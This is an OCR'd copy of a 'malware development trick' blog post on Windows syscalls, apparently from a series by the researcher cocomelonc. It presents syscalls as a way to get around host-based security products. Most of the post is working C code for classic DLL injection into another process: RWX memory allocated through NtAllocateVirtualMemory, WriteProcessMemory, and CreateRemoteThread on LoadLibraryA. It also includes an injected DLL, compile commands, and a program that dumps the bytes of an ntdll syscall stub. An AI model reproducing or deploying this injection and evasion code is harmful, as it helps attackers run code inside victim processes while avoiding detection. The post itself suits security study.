
Malware development trick - part 32. Syscalls - part 1. Simple C++ example.

cocomelonc.github.io/malware/2023/06/07/syscalls-1.html

June 7, 2023

5 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research and the start of a series of articles about one of the most interesting tricks: Windows system calls.

syscalls

Windows system calls or syscalls provide an interface for programs to interact with the operating system, allowing them to request specific services such as reading or writing to a file, creating a new process, or allocating memory. Recall that syscalls are the APIs responsible for executing actions when a WinAPI function is invoked. `NtAllocateVirtualMemory` is initiated, for instance, when the `VirtualAlloc` or `VirtualAllocEx` WinAPIs functions are called. This syscall then transfers the user-supplied parameters from the preceding function call to the Windows kernel, executes the requested action, and returns the result to the program.


All syscalls return an NTSTATUS Value that indicates the error code. STATUS_SUCCESS (zero) is returned if the syscall succeeds in performing the operation.

The majority of syscalls are not documented by Microsoft, so syscall modules will refer to the documentation shown below:

ReactOS NTDLL reference

The majority of syscalls are exported from the `ntdll.dll` DLL.

You can find windows syscall table at https://github.com/j00ru/windows-syscalls/:




what's the trick?


Using system calls provides low-level access to the operating system, which can be advantageous when executing operations that are unavailable or more difficult to perform with standard WinAPIs.

Moreover, syscalls can be utilized to circumvent host-based security solutions.


syscall ID

Every syscall has a special syscall number, which is known as syscall ID or system service number. Let's go to see an example. Open `notepad.exe` via `x64dbg` debugger, we can see that `NtAllocateMemory` syscall will have a `syscall ID = 18`:





But, it is important to be aware that sycall IDs will differ depending on the OS (e.g. `Windows 10` vs `Windows 7` or `Windows 11`) and within the version itself (e.g. `Windows 10 1903` vs `Windows 10 1809`):



practical example

Let's go see a real example. Just take a look at an example that is similar to the example from my post about classic DLL injection:

```
/*
hack.c
classic DLL injection example
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

#pragma comment(lib, "ntdll")

typedef NTSTATUS(NTAPI* pNtAllocateVirtualMemory)(
  HANDLE            ProcessHandle,
  PVOID             *BaseAddress,
  ULONG             ZeroBits,
  PULONG            RegionSize,
  ULONG             AllocationType,
  ULONG             Protect
);

char evilDLL[] = "C:\\temp\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;

int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  LPVOID rb; // remote buffer

  // handle to kernel32 and pass it to GetProcAddress
  HMODULE hKernel32 = GetModuleHandle("Kernel32");
  HMODULE ntdll = GetModuleHandle("ntdll");
  VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

  // parse process ID
  if ( atoi(argv[1]) == 0) {
    printf("PID not found :( exiting...\n");
    return -1;
  }
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

  pNtAllocateVirtualMemory myNtAllocateVirtualMemory =
(pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");

  // allocate memory buffer for remote process
  myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&evilLen, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);

  // "copy" evil DLL between processes
  WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);
```

```
  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0, NULL);
  CloseHandle(ph);
  return 0;
}
```

The only difference is:

```
//...
#pragma comment(lib, "ntdll")

typedef NTSTATUS(NTAPI* pNtAllocateVirtualMemory)(
  HANDLE            ProcessHandle,
  PVOID             *BaseAddress,
  ULONG             ZeroBits,
  PULONG            RegionSize,
  ULONG             AllocationType,
  ULONG             Protect
);

//...
//...
//...

pNtAllocateVirtualMemory myNtAllocateVirtualMemory =
(pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");

// allocate memory buffer for remote process
myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&evilLen, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);

//...
```

As usually, for simplicity “evil” DLL is `meow-meow` messagebox:

```
/*
evil.c
simple DLL for DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Meow-meow!",
      "=^..^=",
      MB_OK
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```


Compile it:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/draft/2023-06-07-syscalls-1]
└─$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/draft/2023-06-07-syscalls-1]
└─$ ls -lt
total 184
-rwxr-xr-x 1 cocomelonc cocomelonc 92739 Jun  8 12:03 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc 39936 Jun  8 11:24 hack2.exe
-rw-r--r-- 1 cocomelonc cocomelonc   875 Jun  8 11:17 hack2.c
-rw-r--r-- 1 cocomelonc cocomelonc  1823 Jun  8 10:41 hack.c
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Jun  7 22:30 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc   554 Jun  7 22:25 evil.c
```


And run:

```
.\hack.exe <PID>
```



It worked as expected for `mspaint.exe` with `PID = 5520`.

Also if we attach it to `x64dbg`:



As you can see, `syscall ID = 18` for `hack.exe` at the same machine.

practical example 2

Then, let's try to retrieve syscall stub from `ntdll`. In this part I just want to print it for checking correctness that `syscall ID` for `NtAllocateVirtualMemory` is `18` for `Windows 10 x64 version 1903`.

Retrieving the ntdll syscall stubs from disk at runtime can be done by dynamically loading the `ntdll.dll` file from disk into the process memory, then getting the address of the required function. Below is a basic outline of how we can accomplish this (`hack2.c`):


```
/*
hack2.c
print syscall ID from stub
author: @cocomelonc
https://cocomelonc.github.io/malware/2023/06/07/syscalls-1.html
*/
#include <windows.h>
#include <stdio.h>

void printSyscallStub(char* funcName) {
  HMODULE ntdll = LoadLibraryExA("ntdll.dll", NULL, DONT_RESOLVE_DLL_REFERENCES);

  if (ntdll == NULL) {
    printf("failed to load ntdll.dll\n");
    return;
  }

  FARPROC funcAddress = GetProcAddress(ntdll, funcName);

  if (funcAddress == NULL) {
    printf("failed to get address of %s\n", funcName);
    FreeLibrary(ntdll);
    return;
  }

  printf("address of %s: 0x%p\n", funcName, funcAddress);

  // print the first 23 bytes of the stub
  BYTE* bytes = (BYTE*)funcAddress;
  for (int i = 0; i < 23; i++) {
    printf("%02X ", bytes[i]);
  }
  printf("\n");

  FreeLibrary(ntdll);
}

int main() {
  printSyscallStub("NtAllocateVirtualMemory");
  return 0;
}
```

This example uses the `LoadLibraryExA` function with the `DONT_RESOLVE_DLL_REFERENCES` flag to load the DLL file as a data file instead of a DLL module. Then it uses `GetProcAddress` to get the address of the desired syscall function in the data file. Note that the printed bytes **are not the syscall number**, they're the beginning of the code of the stub that makes the syscall. The syscall number itself is encoded in this stub.

demo

